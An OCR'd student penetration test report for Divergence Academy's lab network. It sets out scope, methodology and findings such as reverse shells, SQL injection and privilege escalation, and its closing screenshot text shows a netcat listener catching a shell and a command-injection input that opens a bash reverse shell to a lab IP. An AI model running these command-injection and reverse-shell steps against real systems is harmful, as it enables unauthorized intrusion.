Echo Labs Inc.

PENETRATION TEST REP0RT

ENGAGEMENT DATES: 09/25/2023 - 09/28/2023

PENETRATION TESTERS

Jacques Smith, Jeffery Harrera, Alexis McCray, Jagroop Sidhu, Alazar Zewoldi

SUPERVISORS

Logan Hillard & Robert Boettger

Divergence Academy

Table of Contents

EXECUTIVE SUMMARY:

Divergence Academy engaged our company Echo Labs Inc. to perform a comprehensive penetration test of their network topology. The Echo Labs Pentester team composed of Jacques Smith, Jeffery Herrera, Alexis McCray, Jagroop Sidhu, and Alazar Zewoldi performed their engagement from the 25th to the 29th of September, 2023. The purpose of this engagement was to identify any existing vulnerabilities within the stipulated scope, understand the potential risks associated with these vulnerabilities, and provide actionable recommendations to mitigate those risks, thereby enhancing the overall security posture of Divergence Academy.

The penetration test aimed to simulate a real-world attack scenario to identify areas where malicious actors could potentially compromise systems and exfiltrate data. The scope of the assessment included specific systems, networks, and applications agreed upon with Divergence Academy. Our team adhered to industry best practices and utilized advanced tools and techniques to carry out the assessment.

Key Findings:

During the assessment, utilizing the given scopes, multiple vulnerabilities were identified across various systems and applications. These vulnerabilities ranged from low to high risk, with detailed findings and risk ratings outlined in the following sections of this report. The executive summary presents a high-level overview, focusing on the most critical vulnerabilities, which require immediate attention:

Scope and Objectives:

2.1. Scope

The penetration test was performed across several facets of Divergence Academy's information technology environment. The specific components within the scope of this assessment included, but were not limited to:

- **Network Infrastructure:** Evaluation of both internal and external networks to identify vulnerabilities and misconfigurations.
- **Web Applications:** Assessment of externally and internally facing web applications for vulnerabilities that could lead to unauthorized access or data leakage.
- **End-Point Devices:** Examination of laptops, workstations, and other end-user devices for vulnerabilities and security misconfigurations.
- **Mobile Applications:** If applicable, assessment of mobile applications associated with Divergence Academy for security vulnerabilities.

Any system, network, or application not explicitly mentioned in the agreement between our team and Divergence Academy was considered out of scope for this assessment.

2.2. Objectives

The primary objectives of this penetration test were to:

- **Identify Vulnerabilities:** Discover security vulnerabilities in the scoped environment that could be exploited by malicious actors.
- **Assess Impact:** Evaluate the potential impact of exploiting identified vulnerabilities on the confidentiality, integrity, and availability of Divergence Academy's information and systems.
- **Provide Remediation Guidance:** Offer specific, actionable, and prioritized recommendations for mitigating identified vulnerabilities to enhance Divergence Academy's security posture.
- **Enhance Security Awareness:** Foster a deeper understanding of Cybersecurity risks and vulnerabilities among Divergence Academy's stakeholders, enabling informed decision-making related to Cybersecurity issues.
- **Compliance Assurance:** Ensure that Divergence Academy is in compliance with relevant legal, regulatory, and contractual Cybersecurity requirements, if applicable.

This assessment was conducted to provide Divergence Academy with insights into its security posture and to assist in the ongoing enhancement of its Cybersecurity defenses against current and emerging threats.

Assessment Constraints:

While conducting the assessment, our team adhered to the following constraints:

- **Operational Impact:** Testing activities were designed to minimize any adverse impact on regular business operations and service availability.

- **Legal and Ethical Boundaries:** The assessment was conducted in strict compliance with applicable laws and ethical standards, focusing solely on the agreed-upon scope.

By strictly adhering to the defined scope and objectives, our team aimed to deliver a detailed and accurate representation of Divergence Academy's security landscape and provide valuable insights and recommendations for securing the organization against potential Cyber threats.

3. Methodology

3.1. Approach

For the penetration test conducted in Divergence Academy's environment, our team utilized a combination of Black, Grey, and White box testing methods, to thoroughly understand and assess the potential vulnerabilities from multiple perspectives.

3.2. Testing Phases

The penetration test was executed in several structured phases to ensure a thorough and systematic evaluation:

- **Information Gathering:** Collation of data and intelligence about the target environment, to identify potential points of vulnerability and attack vectors.

- **Threat Modeling:** Analysis of the identified information to construct potential threat scenarios and determine areas of focus for the subsequent phases of testing.

- **Vulnerability Analysis:** Employing advanced tools and techniques to uncover and verify vulnerabilities within the scoped components of the environment.

- **Exploitation:** Attempting to leverage identified vulnerabilities to compromise systems or access sensitive data, thereby assessing the real-world risk posed by these vulnerabilities.

- **Post-Exploitation:** Evaluating the potential impact and level of access that could be achieved through successful exploitation of identified vulnerabilities.

- **Reporting:** Documentation of findings, analysis of risk, and formulation of remediation strategies to address identified vulnerabilities.

3.3. Tools Used

For the penetration test, our team utilized a variety of sophisticated tools and technologies to simulate advanced attack scenarios and identify vulnerabilities in Divergence Academy's environment:

GNS3: -GNS3 was employed to emulate the network environment, allowing for an accurate and comprehensive analysis of network configurations and vulnerabilities.

Kali Linux: - As a leading security distribution loaded with a plethora of security tools, Kali Linux was leveraged for various tasks, including vulnerability scanning, exploitation, and post-exploitation activities. Utilized software such as Burp Suite, Wireshark, and Metasploit.

3.4. Techniques Employed

In our assessment, various advanced techniques were implemented to understand the resilience of Divergence Academy's systems better:

- **Reverse Shells:** Setting up reverse shells enabled our team to establish connections from the target system back to the attacker's system, facilitating further exploration and exploitation of the target environment.

- **Shell Upgrading:** Upgrading shells was crucial to enhance the interface's functionality, allowing for increased flexibility and command execution capabilities during the assessment.

- **Pivoting:** Pivoting techniques were used to navigate through the network, enabling the assessment of systems that were not directly accessible from the initial point of compromise.

- **Privilege Escalation:** Our team attempted privilege escalation to acquire higher-level privileges on compromised systems, allowing for a more in-depth exploration of the environment and identification of additional vulnerabilities and sensitive data.

Each of these tools and techniques were employed with the utmost care to avoid any disruption to normal operations and to adhere strictly to the ethical and legal boundaries defined in the scope of the assessment.

3.5. Ethical and Legal Consideration

Our team strictly adhered to ethical hacking principles, ensuring no harm to Divergence Academy's assets and respecting privacy and legal constraints. All testing activities were executed in a controlled and responsible manner, with constant communication with Divergence Academy's designated representatives to address any concerns promptly.


Conclusion of Methodology Section


By employing a robust methodology, advanced tools, and sophisticated techniques, we aimed to provide Divergence Academy with a thorough and accurate assessment of their security posture, highlighting areas of concern and offering actionable remediation strategies to enhance their Cybersecurity resilience against potential threats and attacks.


4. Findings – Exploitations Achieved


- Successfully executed remote code injection on target systems.
- Established persistent reverse shells on multiple targets.
- Achieved root/admin level privilege escalation on specific targets.
- Configured a SSH reverse tunnel for enhanced Proxychains utility.
- Conducted comprehensive scans to enumerate concealed directories on target networks.


- Located and analyzed files with special SUID permissions for potential vulnerabilities.
- Detected and exploited a SQL injection (SQLi) vulnerability which granted access to the target database via its web interface.
- Engaged in successfully pivoting attempts, widening the scope of the attack surface.
- Scanned multiple target machines – identifying running services and their respective versions.
- Located and assessed hidden directories in targets offering HTTP services.






15:29
kali@kali1: ~
File Actions Edit View Help
(kali㉿kali1)-[~/Desktop/PenTest]
$ nc -lvp 1111
130
listening on [any] 1111 ...
192.168.122.47: inverse host lookup failed: Unknown host
connect to [192.168.2.78] from (UNKNOWN) [192.168.122.47] 100
19
whoami
www-data
hostname
App1
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux App1 5.10.0-11-amd64 #1 SMP Debian 5.10.92-1 (2022-01-1
8) x86_64 GNU/Linux



15:24
Mozilla Firefox
192.168.122.47/console/
192.168.122.47/console/view.php?AdminName=&AdminID=&filename=%3B
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
E-z's Admin Portal (v0.9b)
Current Files in the directory:
404.html LICENSE.txt README.md apple-touch-icon.png browserconfig.xml cats.html crossdomain.xml css doc
favicon.ico humans.txt img index.html js landscapes.html robots.txt tile-wide.png tile.png videogames.html
Please specify the name of the file to view its contents.
Admin Name
Admin ID
'bin/bash 192.168.122.209 1111
Submit Query
192.168.122.47

